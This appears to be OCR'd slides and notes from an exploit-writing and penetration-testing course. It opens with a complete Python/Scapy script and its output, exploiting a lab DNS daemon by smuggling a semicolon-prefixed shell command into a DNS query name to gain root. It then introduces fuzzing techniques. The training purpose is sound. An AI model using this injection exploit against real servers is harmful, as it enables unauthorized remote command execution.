
Working Exploit 3

```
# ./jwdnsd-rci.py
WARNING: No route found for IPv6 destination :: (no default route?)
jwdnsd-rci.py - Exploit jwdnsd vulnerability.
Usage: jwdnsd-rci.py [target IP]
# ./jwdnsd-rci.py 10.10.10.68
WARNING: No route found for IPv6 destination :: (no default route?)
jwdnsd-rci.py - Exploit jwdnsd vulnerability.
> id
uid=0(root) gid=0(root) groups=0(root)

> ls /root
secret.txt

> cat /root/secret.txt
Jimmy Hoffa is buried in the Meadowlands Complex in East Rutherford, NJ
"Giants Stadium".

> ^C
```

Working Exploit 3

The output of the functional exploit script is shown on this page. The Python source is shown on the next page. As a developer, you can make decisions about how you want the script to function, so you may choose to implement a variation of any part of this script to meet your individual needs (e.g. there is no "right" answer to this challenge).

```
#!/usr/bin/env python
import sys
from scapy.all import *
conf.iface="eth0"

print("jwdnsd-rci.py - Exploit jwdnsd vulnerability.")

# Print the usage information is there aren't two arguments:
# the script name (sys.argv[0]) and the target IP (sys.argv[1])
if len(sys.argv) != 2:
    print "Usage: jwdnsd-rci.py [target IP]"
    sys.exit(0)

header = IP(dst=sys.argv[1])/UDP(dport=53)

# Start an infinite loop
while(True):
    try:
        # Read the user's input after displaying ">", store in cmd
        cmd=raw_input('> ')
    # Catch "CTRL+C" or "CTRL+D" as exceptions, and exit nicely
    except (EOFError,KeyboardInterrupt) as e:
        print
        sys.exit(0)

    # Create the DNS exploit payload, adding the leading semi-colon
    # to the user's command.
    payload = DNS(rd=1,qd=DNSQR(qname=";"+cmd, qtype=32))

    # Send the packet quietly, timeout on receiver after 3 seconds
    ans=sr1(header/payload, verbose=0, timeout=3)

    # Make sure we get a response, and it includes the Raw
    # Scapy element which we'll see in a successful exploit
    if ans is not None and Raw in ans:
        # Convert the Raw element to a string, split on the constant
        # TTL bytes.  Display the 2nd element of the split result,
        # chopping off the first 2 bytes to leave just the command
        # output from the server.
        print str(ans[Raw]).split("\x00\x00\x00\x3c")[1][2:]
```



Scapy DNS Exploit: The Point


- Scapy allows us to craft and receive packets
  - Giving us flexibility hard to obtain with other standard tools
- Scapy development can be quick for developing proof-of-concept attacks
- With a bit of Python, we can turn Scapy PoC's into useful exploits

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Scapy DNS Exploit: The Point

In this exercise you exploited a server vulnerability, building an exploit from the vulnerability notice details. With Scapy we can quickly craft and receive packets without getting too mired in the details of the protocol and the packet contents. Standard tools such as "dig" and "nslookup" don't give us the same flexibility, allowing us to create custom packets that meet our simple requirements.

In this fashion, Scapy is useful for developing quick proof-of-concept (PoC) attacks. By adding a bit of Python code to the Scapy script, we can turn these PoC's into useful exploits.




Fuzzing Introduction and Operation

Introducing the benefits, requirements and success stories
Day Three

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fuzzing Benefits and Application

Next we'll introduce the topic of fuzzing and examine some of the tools and techniques for use in fuzzing tests that can be leveraged by security analysts to perform advanced testing against a variety of target platforms.




Objectives

- Defining fuzzing
- Recognizing fuzzing requirements
- Techniques for fuzzing
- What to test and target in your fuzzing tests

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Objectives

In this first module we'll define fuzzing as a research technique, identifying the benefits that come with fuzzing tests by critically examining how software developers traditionally create complex systems. We'll also take a look at what is needed to leverage fuzzing to test software. We'll also examine some recommendations for fuzzing action plans, documenting the steps and process of performing fuzzing tests.



What is Fuzzing?

... testing mechanism that sends malformed data to a well-behaving protocol implementation

... research technique that has shown great success in identifying vulnerabilities

... essential part of a Software Development Lifecycle for secure products


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

What is Fuzzing?

By itself, fuzzing is simply a software testing mechanism that sends malformed data to well-behaving protocol implementations. The well-behaving recipient could be a server process, or a web application, or even a file format such as a PDF or MS Word document. Through using fuzzing, we can more effectively test software implementations for flaws.

In practice, fuzzing is a useful research technique that has shown tremendous success in identifying software flaws in products of all operating systems and platforms. Researchers have readily adopted fuzzing practices in the search for software flaws that can be exploited in a number of different methods.

Finally, fuzzing is widely considered an essential part of the Software Development Lifecycle (SDL) when security is a development goal. Organizations that leverage fuzzing on their own products stand to identify flaws in their software before an attacker can do so.



Value of Fuzzing

- Applied to evaluate software for faults
- Useful in identifying problems beyond static code analysis
- Successful at identifying many flaws otherwise missed in code audit
- White-box or black-box applicability

Successfully used by good guys, bad guys and many in-between


Value of Fuzzing

There are many different techniques used for improving the security of software. Tools such as static code analyzers review the source code to software, identifying potential security risks from the use of unsafe function calls. While static analysis is a recommended practice for a security-focused SDL, it has several limitations.

With static analysis, the software is evaluated in a non-live state, making it difficult to emulate exactly how the software will behave in practice. When we apply fuzzing to software, we interact with the software in the intended operational state, as the intended end-users see the software. Leveraging fuzzing has proven to discover many flaws that would otherwise escape static analysis techniques.

To use static analysis, you need to have the source code to the product. To apply fuzzing, you only need an operational installation of the software, some testing tools, and a lot of time and creativity. This makes fuzzing applicable for both "white-box" testing where you have access to software sources and "black-box" testing where the sources are not accessible.

Static analysis is typically a technique used by good guys, since it requires access to the source. Fuzzing can be applied by both good guys, bad guys and everyone in-between, with few startup requirements to apply fuzzing test cases.



Fuzzing Requirements


- Documentation: A source of information about the target being evaluated
- Target: One or more targets to evaluate
- Tools: Fuzzing tools or a programmatic harness to leverage for building tools
- Monitoring: Methods to identify when a fault is reached on the target
- Time, Patience, Creativity

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fuzzing Requirements

Before diving into fuzzing, it's important to examine what is required to be successful:

- Documentation: The analyst needs to have documentation about the target they are evaluating;
- Target: A target to direct the fuzzing tests is needed;
- Tools/Harness: Fuzzing tools or a fuzzing harness is needed to generate the test cases;
- Monitoring/Fault Analysis: A method to monitor the target is required;
- Time, Patience, Creativity: Vital components of fuzzing, the analyst needs to be able to spend time evaluating their target with patience and creative test case design and analysis.




Fuzzing Techniques

- Various methods for evaluating a target
- Programming is not mandatory, but will often save you lots of time
- Experience with a scripting language helpful
  - Python, Ruby are popular
  - Perl less-so for fuzzing
- Windows or Unix scripting a big bonus

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Fuzzing Techniques

To implement fuzzing there are various methods at your disposal. While the ability to write code is not mandatory, it will ultimately save the analyst tremendous time. Experience with scripting languages is also helpful for multiple components, including the delivery of test cases and for monitoring and vulnerability analysis. Shell scripts can be used on Windows or Linux platforms, as well as more comprehensive languages such as Python and Ruby. Perl can be used for automation and analysis tasks but is not commonly used for the development of fuzzing frameworks.



Techniques - Static Test Cases


- During information collection, analyst identifies individual tests
- Test case stored as a file that can be sent to target, often binary file
- Lots of up-front development time
- Limited by creativity of analyst
- Easy to reproduce tests across systems

Techniques - Static Test Cases

One method for fuzzing a target is to build multiple static test cases of malformed data. This is usually done during brainstorming and analysis of a target where interesting conditions and protocol violations are noted then developed into test cases that can be delivered to the target. The test cases themselves are often stored in binary form that can be delivered to the target.

Static test fuzzing is attractive if the analyst does not want to code and can rely on hex editing tools and well-behaving protocol examples that can be modified. This process is often time-intensive though, requiring lots of up-front development time. The scope of the test is also limited by the creativity of the analyst, where only the ideas on what should be tested are evaluated.

One of the benefits of static test cases is the simplicity of reproducing the tests across multiple targets, and the ease in which a single test case is shared among analysts.



Techniques - Randomized

- Starts with a valid frame
- Selected portions replaced with randomized data
- Simple to develop and utilize
  - Little to no protocol knowledge needed
- Infinite run-time process, limited code coverage due to random nature of data
- Difficult to pin-point cause of crash

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Randomized Tests


Another testing technique is to leverage a valid frame or data set and replace portions of the data with randomized content. After inserting the random data content, the frame is sent to the target and then tested to see if the malformed data caused a fault. If no fault is detected, the process is repeated with more random data.

This technique is known as a randomized content fuzzer and is a simple entry into being able to leverage a fuzzer, requiring little protocol knowledge or up-front analysis time. Unfortunately, that is where most of the benefits end. Randomized content fuzzing has an infinite run-time process, since the amount of randomized data that is inserted into the packet is never depleted; until a fault is identified, randomized fuzzing can run indefinitely.

The recipient of the random fuzzing data will often reject the content since, in most cases, the received data will be obviously malformed. Random data fuzzing often suffers from minimal code coverage paths as well, since the randomized data is likely to be rejected as invalid by many different validation routines.

When randomized data does trigger a fault, it is often difficult to pin-point the cause of the crash. With a large block of randomized content, it is up to the analyst to identify exactly what content triggered the fault. Further, memory analysis from the failed process can be difficult to reconstruct when stack and heap values are replaced with random data.

With all of the downsides of randomized content testing, it has been shown to be a useful vulnerability discovery mechanism, responsible for the identification of many vulnerabilities.



Techniques - Mutation

- No protocol analysis, just a sample data set for mutation
- Mutates one byte/short/long at a time through entire data set
- History of success, but limited at testing parsing flaws in string, delimiters
- Quick to get started, little ramp-up time

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

